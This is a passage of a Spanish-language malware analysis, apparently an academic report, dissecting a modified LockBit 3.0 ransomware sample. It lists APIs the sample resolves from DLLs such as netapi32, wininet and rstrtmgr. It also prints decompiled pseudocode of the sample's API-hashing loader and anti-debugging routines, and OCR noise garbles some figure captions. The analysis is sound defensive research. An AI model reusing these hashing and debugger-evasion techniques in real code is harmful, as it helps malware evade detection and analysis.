


Figura 4.278: Asignación dinámica de SetMapMode

- 0x425714 → GetTextExtentPoint32W [282]




Figura 4.279: Asignación dinámica de GetTextExtentPoint32W

- 0x425718 → StartDocW [283]




Figura 4.280: Asignación dinámica de StartDocW

- 0x42571C → EndDoc [284]



Figura 4.281: Asignación dinámica de EndDoc

- 0x425720 → StartPage [285]




Figura 4.282: Asignación dinámica de StartPage

- 0x425724 → EndPage [286]



Figura 4.283: Asignación dinámica de EndPage

En azul se puede observar la memoria asignada para cada API en la figura 4.284.

00D556CC	88 20 2C 03	B0 20 2C 03	00 00 00 00	D8 20 2C 03	. , . , , .. 0 , .
00D556DC	00 21 2C 03	28 21 2C 03	50 21 2C 03	78 21 2C 03	! , . (! , . P ! , . X ! , .
00D556EC	A0 21 2C 03	C8 21 2C 03	F0 21 2C 03	18 22 2C 03	! , . E ! , . 0 ! , . . , .
00D556FC	40 22 2C 03	68 22 2C 03	90 22 2C 03	88 22 2C 03	@ " , . h " , . . , . , . , .
00D5570C	E0 22 2C 03	08 23 2C 03	30 23 2C 03	58 23 2C 03	à " , . : # , . 0 # , . X # , .
00D5571C	80 23 2C 03	A8 23 2C 03	D0 23 2C 03	00 00 00 00	. # , . # , . D # , . . .

Figura 4.284: Vista en memoria de la asignación de cada API de gdi32.dll

7. En la dirección 0x425728, se almacenan punteros a funciones API de la biblioteca shell32.dll [287], donde al principio se almacena el hash de dicha librería. A continuación, estos son los punteros de las funciones API cargadas dinámicamente:

EAX 764D0000 shell32.764D0000

Figura 4.285: Primeros 4 bytes correspondientes a shell32.dll

- 0x42572C → CommandLineToArgvW [288]

Figura 4.286: Asignación dinámica de CommandLineToArgvW

- 0x425730 → ShGetSpecialFolderPathW [289]

Figura 4.287: Asignación dinámica de ShGetSpecialFolderPathW

- 0x425734 → ShellExecuteW [290]

Figura 4.288: Asignación dinámica de ShellExecuteW

- 0x425738 → ShChangeNotify [291]

Figura 4.289: Asignación dinámica de ShChangeNotify

En azul se puede observar la memoria asignada para cada API en la figura 4.290.

00D5572C | F8 23 2C 03 | 20 24 2C 03 | 48 24 2C 03 | 70 24 2C 03 | 0#.. \$..H\$..p\$..

Figura 4.290: Vista en memoria de la asignación de cada API de shell32.dll

8. En la dirección 0x42573c, se almacenan punteros a funciones API de la biblioteca ole32.dll [292], donde al principio se almacena el hash de dicha librería. A continuación, estos son los punteros de las funciones API cargadas dinámicamente:

Figura 4.291: Primeros 4 bytes correspondientes a ole32.dll

- 0x425740 → CoCreateGuid [293]

Figura 4.292: Asignación dinámica de CoCreateGuid

- 0x425744 → CoInitialize [294]

Figura 4.293: Asignación dinámica de CoInitialize

- 0x425748 → CoInitializeEx [295]

Figura 4.294: Asignación dinámica de CoInitializeEx

- 0x42574C → CoUninitialize [296]

Figura 4.295: Asignación dinámica de CoUninitialize

- 0x425750 → CoGetObject [297]

Figura 4.296: Asignación dinámica de CoGetObject

- 0x425754 → CoInitializeSecurity [298]

Figura 4.297: Asignación dinámica de CoInitializeSecurity

- 0x425758 → CoCreateInstance [299]

Figura 4.298: Asignación dinámica de CoCreateInstance

- 0x42575C → CoCreateInstanceEx [300]

Figura 4.299: Asignación dinámica de CoCreateInstanceEx

- 0x425760 → CoSetProxyBlanket [301]




Figura 4.300: Asignación dinámica de CoSetProxyBlanket

En azul se puede observar la memoria asignada para cada API en la figura 4.301.

00D5573C	00 00 00 00	98 24 2C 03	C0 24 2C 03	E8 24 2C 03	.....\$.,A\$,..é\$,..
00D5574C	10 25 2C 03	38 25 2C 03	60 25 2C 03	88 25 2C 03	.%,.8%,..%,.%,..
00D5575C	B0 25 2C 03	D8 25 2C 03	00 00 00 00	00 00 00 00	%,.0%,.....

Figura 4.301: Vista en memoria de la asignación de cada API de ole32.dll

9. En la dirección 0x425764, se almacenan punteros a funciones API de la biblioteca shlwapi.dll [302], donde al principio se almacena el hash de dicha librería. A continuación, estos son los punteros de las funciones API cargadas dinámicamente:



Figura 4.302: Primeros 4 bytes correspondientes a shlwapi.dll

- 0x425768 → PathFindExtensionW [303]




Figura 4.303: Asignación dinámica de PathFindExtensionW

- 0x42576C → PathIsNetworkPathW [304]




Figura 4.304: Asignación dinámica de PathIsNetworkPathW

- 0x425770 → PathFindFileNameW [305]




Figura 4.305: Asignación dinámica de PathFindFileNameW

- 0x425774 → PathFindFileNameA [306]




Figura 4.306: Asignación dinámica de PathFindFileNameA

- 0x425778 → PathIsUNCServerW [307]




Figura 4.307: Asignación dinámica de PathIsUNCServerW

- 0x42577C → PathQuoteSpacesW [308]




Figura 4.308: Asignación dinámica de PathQuoteSpacesW

- 0x425780 → PathUnquoteSpacesW [309]




Figura 4.309: Asignación dinámica de PathUnquoteSpacesW

- 0x425784 → PathRemoveFileSpecW [310]



Figura 4.310: Asignación dinámica de PathRemoveFileSpecW

- 0x425788 → PathIsFileSpecW [311]




Figura 4.311: Asignación dinámica de PathIsFileSpecW

- 0x42578C → PathIsDirectoryEmptyW [312]



Figura 4.312: Asignación dinámica de PathIsDirectoryEmptyW

- 0x425790 → PathAppendW [313]




Figura 4.313: Asignación dinámica de PathAppendW

- 0x425794 → PathAppendA [314]




Figura 4.314: Asignación dinámica de PathAppendA

- 0x425798 → IUnknown\_QueryService [315]



Figura 4.315: Asignación dinámica de IUnknown\_QueryService

En azul se puede observar la memoria asignada para cada API en la figura 4.316.

00D5575C	B0 25 2C 03	D8 25 2C 03	00 00 00 00	00 26 2C 03	%,.0%,.....&..
00D5576C	78 26 2C 03	50 26 2C 03	78 26 2C 03	A0 26 2C 03	(&..P&..x&..&..
00D5577C	C8 26 2C 03	F0 26 2C 03	18 27 2C 03	40 27 2C 03	É&..ð&..';..@'..
00D5578C	58 27 2C 03	90 27 2C 03	B8 27 2C 03	E0 27 2C 03	h',..',..',..à',..

Figura 4.316: Vista en memoria de la asignación de cada API de `shlwapi.dll`

10. En la dirección 0x42579c, se almacenan punteros a funciones API de la biblioteca `oleaut.dll` [316], donde al principio se almacena el hash de dicha librería. A continuación, estos son los punteros de las funciones API cargadas dinámicamente:

EAX 75C80000 oleaut32.75C80000

Figura 4.317: Primeros 4 bytes correspondientes a `oleaut.dll`

- 0x4257A0 → VariantInit [317]

Figura 4.318: Asignación dinámica de VariantInit

- 0x4257A4 → VariantClear [318]

Figura 4.319: Asignación dinámica de VariantClear

- 0x4257A8 → SysAllocString [319]

Figura 4.320: Asignación dinámica de SysAllocString

- 0x4257AC → SysFreeString [320]

Figura 4.321: Asignación dinámica de SysFreeString

En azul se puede observar la memoria asignada para cada API en la figura 4.322.

00D5579C	00 00 00 00	08 28 2C 03	30 28 2C 03	58 28 2C 03	.....(.,0(.,x(,..
00D557AC	80 28 2C 03	00 00 00 00	00 00 00 00	00 00 00 00	(.,.....

Figura 4.322: Vista en memoria de la asignación de cada API de `oleaut.dll`

11. En la dirección 0x4257b0, se almacenan punteros a funciones API de la biblioteca `wtsapi32.dll` [321], donde al principio se almacena el hash de dicha librería. A continuación, estos son los punteros de las funciones API cargadas dinámicamente:

EAX 74E70000 wtsapi32.74E70000

Figura 4.323: Primeros 4 bytes correspondientes a `wtsapi32.dll`

- 0x4257B4 → QueryUserToken [322]

EIP	00035DD6	E8 11FDFFFF	call lockbit_3_modified.D35AEC	
	00035DD8	8BD8	mov ebx, eax	eax:QueryUserToken

Figura 4.324: Asignación dinámica de QueryUserToken

En azul se puede observar la memoria asignada para cada API en la figura 4.325.

00D557AC| 80 28 2C 03| 00 00 00 00| A8 28 2C 03| 00 00 00 00| .C,..... C,.....

Figura 4.325: Vista en memoria de la asignación de cada API de `wtsapi32.dll`

12. En la dirección 0x4257b8, se almacenan punteros a funciones API de la biblioteca `rstrtmgr.dll` [323], donde al principio se almacena el hash de dicha librería. A continuación, estos son los punteros de las funciones API cargadas dinámicamente:

EAX 70930000 rstrtmgr.70930000

Figura 4.326: Primeros 4 bytes correspondientes a `rstrtmgr.dll`

- 0x4257BC → RmStartSession [324]

**FTP** → 0003F0D6 E8 11F0FFFF **catt!\_lockbit\_3\_modified.D35AEC**  
00035008 8808 → MOV EDX,EDX  
eax:RmStartSession

Figura 4.327: Asignación dinámica de RmStartSession

- 0x4257C0 → RmRegisterResources [325]

EIP → 00035DDB E8 11FDFFFF | **call** lockbit\_3\_modified.D35AEC  
      SSBD mov ebx,eax | **eax:RmRegisterResources**

Figura 4.328: Asignación dinámica de RmRegisterResources

- 0x4257C4 → RmGetList [326]

**ESP** → 000350D6 E8 11F0FFFF call 11FD0000\_1.modified.D35AEC  
000350DB 8BD8 MOV EDX,ESI  
**eax**:RmGetList

Figura 4.329. Asignación dinámica de `RingList`

- 0x4257C8 → RmEndSession [321]

**EIP** → 00035DD8 8BD8 mov ebx,eax eax:RmEndSession

Figura 4.330: Asignación dinámica de RmEndSession

En azul se puede observar la memoria asignada para cada API en la figura 4.331.

Figura 4.331: Vista en memoria de la asignación de cada API de `rstrtmgr.dll`

13. En la dirección 0x4257cc, se almacenan punteros a funciones API de la biblioteca `netapi32.dll` [328], donde al principio se almacena el hash de dicha librería. A continuación, estos son los punteros de las funciones API cargadas dinámicamente:

Figura 4.332: Primeros 4 bytes correspondientes a `netapi32.dll`

- 0x4257D0 → `NetGetJoinInformation` [329]

Figura 4.333: Asignación dinámica de `NetGetJoinInformation`

- 0x4257D4 → `NetShareEnum` [330]

Figura 4.334: Asignación dinámica de `NetShareEnum`

- 0x4257D8 → `NetUserEnum` [331]

Figura 4.335: Asignación dinámica de `NetUserEnum`

- 0x4257DC → `NetUserSetInfo` [332]

Figura 4.336: Asignación dinámica de `NetUserSetInfo`

- 0x4257E0 → `NetUserGetInfo` [333]

Figura 4.337: Asignación dinámica de `NetUserGetInfo`

- 0x4257E4 → `NetApiBufferFree` [334]

Figura 4.338: Asignación dinámica de `NetApiBufferFree`

- 0x4257E8 → DsGetDcNameW [335]




Figura 4.339: Asignación dinámica de DsGetDcNameW

- 0x4257EC → DsGetDcOpenW [336]




Figura 4.340: Asignación dinámica de DsGetDcOpenW

- 0x4257F0 → DsGetDcNextW [337]




Figura 4.341: Asignación dinámica de DsGetDcNextW

- 0x4257F4 → DsGetDcCloseW [338]




Figura 4.342: Asignación dinámica de DsGetDcCloseW

En azul se puede observar la memoria asignada para cada API en la figura 4.343.

00D557CC	00 00 00 00	70 29 2C 03	98 29 2C 03	C0 29 2C 03	.....p), ..), .A), ..
00D557DC	E8 29 2C 03	10 2A 2C 03	38 2A 2C 03	60 2A 2C 03	è), ..*, .8*, ..*, ..
00D557EC	88 2A 2C 03	B0 2A 2C 03	D8 2A 2C 03	00 00 00 00	..*, ..*, ..0*, .., ..

Figura 4.343: Vista en memoria de la asignación de cada API de netapi32.dll

14. En la dirección 0x4257f8, se almacenan punteros a funciones API de la biblioteca activeds.dll [339], donde al principio se almacena el hash de dicha librería. A continuación, estos son los punteros de las funciones API cargadas dinámicamente:

EAX      70830000      activeds.70830000

Figura 4.344: Primeros 4 bytes correspondientes a activeds.dll

- 0x4257FC → ADSOpenObject [340]




Figura 4.345: Asignación dinámica de ADSOpenObject

- 0x425800 → ADSGetObject [341]




Figura 4.346: Asignación dinámica de ADSGetObject

- 0x425804 → ADSBuildEnumerator [342]




Figura 4.347: Asignación dinámica de ADSBuildEnumerator

- 0x425808 → AdsEnumerateNext [343]




Figura 4.348: Asignación dinámica de AdsEnumerateNext

- 0x42580C → AdsFreeEnumerator [344]




Figura 4.349: Asignación dinámica de AdsFreeEnumerator

En azul se puede observar la memoria asignada para cada API en la figura 4.350.

00D557F0	B0 2A 34 03	D8 2A 34 03	00 00 00 00	00 2B 34 03	/*4.0*4.....+4.
00D55800	28 2B 34 03	50 2B 34 03	78 2B 34 03	A0 2B 34 03	(+4. P+4. x+4. +4.

Figura 4.350: Vista en memoria de la asignación de cada API de activeds.dll

15. En la dirección 0x425810, se almacenan punteros a funciones API de la biblioteca wininet.dll [345], donde al principio se almacena el hash de dicha librería. A continuación, estos son los punteros de las funciones API cargadas dinámicamente:

EAX 73C30000 wininet.73C30000

Figura 4.351: Primeros 4 bytes correspondientes a wininet.dll

- 0x425814 → InternetOpenW [346]




Figura 4.352: Asignación dinámica de InternetOpenW

- 0x425818 → InternetConnectW [347]




Figura 4.353: Asignación dinámica de InternetConnectW

- 0x42581C → InternetSetOptionW [348]



Figura 4.354: Asignación dinámica de InternetSetOptionW

- 0x425820 → InternetQueryOptionW [349]



Figura 4.355: Asignación dinámica de InternetQueryOptionW

- 0x425824 → InternetCloseHandle [350]




Figura 4.356: Asignación dinámica de InternetCloseHandle

- 0x425828 → HttpQueryInfoW [351]




Figura 4.357: Asignación dinámica de HttpQueryInfoW

- 0x42582C → HttpOpenRequestW [352]




Figura 4.358: Asignación dinámica de HttpOpenRequestW

- 0x425830 → HttpSendRequestW [353]




Figura 4.359: Asignación dinámica de HttpSendRequestW

- 0x425834 → InternetQueryDataAvailable [354]




Figura 4.360: Asignación dinámica de InternetQueryDataAvailable

- 0x425838 → InternetReadFile [355]




Figura 4.361: Asignación dinámica de InternetReadFile

En azul se puede observar la memoria asignada para cada API en la figura 4.362.

00055810	00 00 00 00	C8 2B 34 03	F0 2B 34 03	18 2C 34 03	....E+4.0+4...,4.
00055820	40 2C 34 03	68 2C 34 03	90 2C 34 03	88 2C 34 03	@,4,h,4...,4.,4.
00055830	E0 2C 34 03	08 2D 34 03	30 2D 34 03	00 00 00 00	a,4...-4.0-4....

Figura 4.362: Vista en memoria de la asignación de cada API de wininet.dll

16. En la dirección 0x42583c, se almacenan punteros a funciones API de la biblioteca `wsock32.dll` [356], donde al principio se almacena el hash de dicha librería. A continuación, estos son los punteros de las funciones API cargadas dinámicamente:

Figura 4.363: Primeros 4 bytes correspondientes a `wsock32.dll`

- 0x425840 → `WSAStartup` [357]

Figura 4.364: Asignación dinámica de `WSAStartup`

- 0x425844 → `WSACleanup` [358]

Figura 4.365: Asignación dinámica de `WSACleanup`

- 0x425848 → `gethostbyname` [359]

Figura 4.366: Asignación dinámica de `gethostbyname`

En azul se puede observar la memoria asignada para cada API en la figura 4.367.

Figura 4.367: Vista en memoria de la asignación de cada API de `wsock32.dll`

17. En la dirección 0x42584c, se almacenan punteros a funciones API de la biblioteca `mpr.dll` [360], donde al principio se almacena el hash de dicha librería. A continuación, estos son los punteros de las funciones API cargadas dinámicamente:

Figura 4.368: Primeros 4 bytes correspondientes a `mpr.dll`

- 0x425850 → `WNetAddConnection2W` [361]

Figura 4.369: Asignación dinámica de `WNetAddConnection2W`

- 0x425854 → `WNetCancelConnection2W` [362]

Figura 4.370: Asignación dinámica de `WNetCancelConnection2W`

En azul se puede observar la memoria asignada para cada API en la figura 4.371.

Figura 4.371: Vista en memoria de la asignación de cada API de `mpr.dll`

18. En la dirección 0x425858, se almacenan punteros a funciones API de la biblioteca `winspool.drv` [363], donde al principio se almacena el hash de dicha librería. A continuación, estos son los punteros de las funciones API cargadas dinámicamente:

Figura 4.372: Primeros 4 bytes correspondientes a `winspool.drv`

- 0x42585C → `OpenPrinterW` [364]

Figura 4.373: Asignación dinámica de `OpenPrinterW`

- 0x425860 → `ClosePrinter` [365]

Figura 4.374: Asignación dinámica de `ClosePrinter`

- 0x425864 → `EnumPrintersW` [366]

Figura 4.375: Asignación dinámica de `EnumPrintersW`

- 0x425868 → `DocumentPropertiesW` [367]

Figura 4.376: Asignación dinámica de `DocumentPropertiesW`

En azul se puede observar la memoria asignada para cada API en la figura 4.377.

Figura 4.377: Vista en memoria de la asignación de cada API de `winspool.drv`

19. En la dirección 0x42586c, se almacenan punteros a funciones API de la biblioteca `gpedit.dll` [368], donde al principio se almacena el hash de dicha librería. A continuación, estos son los punteros de las funciones API cargadas dinámicamente:

Figura 4.378: Primeros 4 bytes correspondientes a `gpedit.dll`

- 0x425870 → CreateGPOLink [369]




Figura 4.379: Asignación dinámica de CreateGPOLink.

En azul se puede observar la memoria asignada para cada API en la figura 4.380.

00D55870|**CO 2E 61 00**|00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00|A.a.....|

Figura 4.380: Vista en memoria de la asignación de cada API de gpedit.dll

Una vez se realiza la carga masiva de funciones de manera dinámica, un total de 305 funciones API, el hilo principal del malware se oculta con `hide_thread_from_dbg_func()` de los depuradores.

Tras esto, se ejecuta `decompress_obfuscated_code_func()`, el cual se encarga de desofuscar y descomprimir varios bloques de datos. Estos contienen una clave RSA, información sobre el ID de afiliado, banderas de configuración del comportamiento del malware, una lista negra de servicios y procesos, así como un listado de credenciales de Directorio Activo codificados en Base64. Finalmente antes de finalizar la función, se ejecuta `antidbg_rewritedb_func()` que realiza otra técnica de antidepuración.

```

construct_api_addresses_antidbg()

1 void construct_api_addresses_antidbg(void)
2 {
3     ...
4     createheap_func = (code *)api_hashing_func(-0x7f0e718); // Importa RtlCreateHeap
5     if (createheap_func != (code *)0x0) {
6         handle_createdheap = (*createheap_func)(0x41002,0,0,0,0,0);
7         if (handle_createdheap != 0) { // Técnica de antidepuración
8             if (((*uint *)(handle_createdheap + 0x40) >> 0x1c & 4) != 0) {
9                 handle_createdheap = handle_createdheap << 1 | (uint)((int)handle_createdheap < 0);
10            }
11            allocateheap_func = (undefined *)api_hashing_func(0x6e6047db); // Importa RtlAllocateHeap
12            if (allocateheap_func != (undefined *)0x0) { // Importa funciones dinámicamente
13                load/apis_func(0x42540c,(uint *)&DAT_00405ee8,handle_createdheap,allocateheap_func);
14                load/apis_func(0x4254fc,(uint *)&DAT_00405fdc,handle_createdheap,allocateheap_func);
15                load/apis_func(0x4255ec,(uint *)&LAB_004060d0,handle_createdheap,allocateheap_func);
16                load/apis_func(0x42568c,(uint *)&DAT_00406174,handle_createdheap,allocateheap_func);
17                load/apis_func(0x42569c,(uint *)&DAT_00406188,handle_createdheap,allocateheap_func);
18                load/apis_func(0x4256d4,(uint *)&LAB_004061c4,handle_createdheap,allocateheap_func);
19                load/apis_func(0x425728,(uint *)&DAT_0040621c,handle_createdheap,allocateheap_func);
20                load/apis_func(0x42573c,(uint *)&LAB_00406234,handle_createdheap,allocateheap_func);
21                load/apis_func(0x425764,(uint *)&DAT_00406260,handle_createdheap,allocateheap_func);
22                load/apis_func(0x42579c,(uint *)&LAB_0040629c,handle_createdheap,allocateheap_func);
23                load/apis_func(0x4257b0,(uint *)&LAB_004062b4,handle_createdheap,allocateheap_func);
24                load/apis_func(0x4257b8,(uint *)&LAB_004062c0,handle_createdheap,allocateheap_func);
25                load/apis_func(0x4257cc,(uint *)&LAB_004062d8,handle_createdheap,allocateheap_func);
26                load/apis_func(0x4257f8,(uint *)&LAB_00406308,handle_createdheap,allocateheap_func);
27                load/apis_func(0x425810,(uint *)&DAT_00406324,handle_createdheap,allocateheap_func);
28                load/apis_func(0x42583c,(uint *)&LAB_00406354,handle_createdheap,allocateheap_func);
29                load/apis_func(0x42584c,(uint *)&LAB_00406368,handle_createdheap,allocateheap_func);
30                load/apis_func(0x425858,(uint *)&DAT_00406378,handle_createdheap,allocateheap_func);
31                load/apis_func(0x42586c,(uint *)&LAB_00406390,handle_createdheap,allocateheap_func);
32                hide_thread_from_dbg_func();
33                decompress_obfuscated_code_func(handle_createdheap,allocateheap_func);
34                antidbg_rewritedb_func();
35            }
36        }
37    }
38    return;
39 }
```

## api\_hashing\_func()

```
► lockbit.exe
▷ ...
⇒ api_hashing_func()
    ◇ custom_hashing_function()
    ◇ custom_hashing_function_2_noup()
    ◇ func_diff_flexport()
    ◇ func_get_api_addr_from_flexport()
```

En esta función, primero, se obtienen dos funciones API con dos **hashes** determinados, previamente desofuscados con la máscara `0x10035fff`. Los punteros resultantes se almacenan en las direcciones `DAT_004253f8` y `DAT_004253fc` respectivamente.

Depurando el programa se puede extraer que la dirección `DAT_004253f8` contiene el puntero a la función API `LdrLoadDll` [370] como se ve en la figura 4.381.




Figura 4.381: Obtención de puntero a `LdrLoadDll` en `api_hashing_func()`

Y en la dirección `DAT_004253fc` contiene el puntero de `LdrGetProcedureAddress` [371] como se ve en la figura 4.382.



Figura 4.382: Obtención de puntero a `LdrGetProcedureAddress` en `api_hashing_func()`

Para obtener la lista de módulos cargados en el proceso, se accede al campo `Ldr` del PEB [372] mediante el desplazamiento `+0xC`, que apunta a una estructura de tipo `_PEB_LDR_DATA` [373]. En esta estructura, se accede al campo `InLoadOrderModuleList` (desplazamiento `+0xC`), que representa la lista doblemente enlazada de módulos cargados. Estos desplazamientos son para el caso de una arquitectura `x86`, ya que como vimos en `Detect It Easy` era de 32 bits el ejecutable `lockbit.exe`.

Una vez se obtiene la cabeza de la lista, se itera en `LDR_DATA_TABLE_ENTRY` [374] por cada entrada, accediendo en cada iteración al campo `DllBase` (desplazamiento `+0x18`), desde donde se extrae el valor de `e_lfanew` (desplazamiento `+0x3C`), que indica la posición de los encabezados PE del ejecutable.

A partir de `e_lfanew`, se accede al desplazamiento `+0x78`, que contiene la Dirección Virtual Relativa (RVA) de la `Export Directory` [375]. Si este valor es cero, se omite el módulo y se continúa con el siguiente. Si no es cero, se accede al campo `BaseDllName` (desplazamiento `+0x2C`) dentro de la misma estructura, y posteriormente al campo `Buffer` (desplazamiento `+0x4`) del tipo `UNICODE_STRING` [376], que contiene el nombre real de la DLL cargada.

Tras esto se calcula el hash de la DLL mediante `custom_hashing_function()` sobre el campo `BaseDllName->Buffer`, el nombre de la librería. El valor obtenido sirve para obtener la dirección absoluta al directorio de exportación sumando dicho valor a la base del módulo (`DllBase`). Esto se debe a que el campo `e_lfanew + 0x78` apunta a las direcciones relativas (RVA) del `Export Directory`, el cual es una posición relativa al módulo, por lo que se debe compensar con la dirección base.

A continuación, se verifica si la RVA del `Export Directory` es distinto a cero. En caso afirmativo, se accede al campo `NumberOfNames` en el desplazamiento `+0x18` dentro de dicha estructura, que indica el número de funciones exportadas. Si es cero, se descarta el módulo y se pasa al siguiente.

Si contiene nombres exportados, obtiene la dirección absoluta de `AddressOfNames` y `AddressOfNameOrdinals`, sumando sus respectivos RVA a la dirección base del módulo. Estos representan:

- **AddressOfNames:** Array de punteros a los nombres de las funciones exportadas.
- **AddressOfNameOrdinals:** Array de enteros que contiene los ordinales de las funciones que sirven como índice para el array `AddressOfFunctions`, que contiene las direcciones de las funciones exportadas.

Finalmente, por cada nombre de API en `AddressOfNames`, se itera uno a uno y se invoca la función `custom_hashing_function_2_noup()` pasándole como argumentos el hash previamente calculado y el puntero al nombre de la función, generando un nuevo hash aplicando una operación sobre el nombre exportado y el hash de la librería, obteniendo así el hash final.

Entonces se compara el hash final con el parámetro (`param_1`). Si los hashes no coinciden, se avanza al siguiente nombre exportado de `AddressOfNameOrdinals` y se decrementa el contador de nombres restantes (`NumberOfNames`). El bucle continúa hasta que se encuentra una coincidencia o se agotan todos los nombres exportados.

Si el hash coincide con `param_1`, se utiliza su ordinal correspondiente como índice en el array `AddressOfFunctions`, que contiene las RVA de todas las funciones exportadas, y calcula la dirección absoluta sumando el RVA al `DllBase`, obteniendo así el puntero real a la API.

Además, se comprueba si el puntero es el de una función reenviada exportada mediante la función `func_diff_flexport()`, que si no detecta que se trate de un reenvío, devuelve directamente el puntero a la función API. En caso de tratarse de una función reenviada, se invoca `func_get_api_addr_from_flexport()` para extraer el puntero correcto a la función reenviada exportada.

**api\_hashing\_func()**

```

1 void * api_hashing_func(int param_1)
2 {
3     ...
4     if (loaddll_func == (void *)0x0) { // LdrLoadDll
5         loaddll_func = (void *)0x6e9406f1;
6         loaddll_func = api_hashing_func(0x6e9406f1);
7     }
8     if (getproc_func == (void *)0x0) { // LdrGetProcedureAddress
9         getproc_func = (void *)0x17274d35;
10        getproc_func = api_hashing_func(0x17274d35);
11    }
12    iVar1 = *((int *)((int)ProcessEnvironmentBlock + 0xc); // PEB->Ldr
13    piVar4 = *(int **)(iVar1 + 0xc); // Ldr->LDR_DATA_TABLE_ENTRY
14    do {
15        iVar2 = *(int **)(iVar1 + 0x18); // LDR_DATA_TABLE_ENTRY->DllBase
16        iVar5 = *(int *)((iVar2 + 0x3c) + 0x78); // DllBase->e_lfanew->RVA Export Directory
17        if (iVar5 != 0) {
18            // Hash DLL (_LDR_DATA_TABLE_ENTRY->BaseDllName->Buffer, 0)
19            uVar8 = custom_hashing_function((ushort *)piVar4+0x30,0);
20            local_8 = *(int *)(iVar5 + 0x18); // RVA Export Directory->NumberOfNames
21            ...
22            if (local_8 != 0) { // RVA Export Directory->AddressOfNameOrdinals
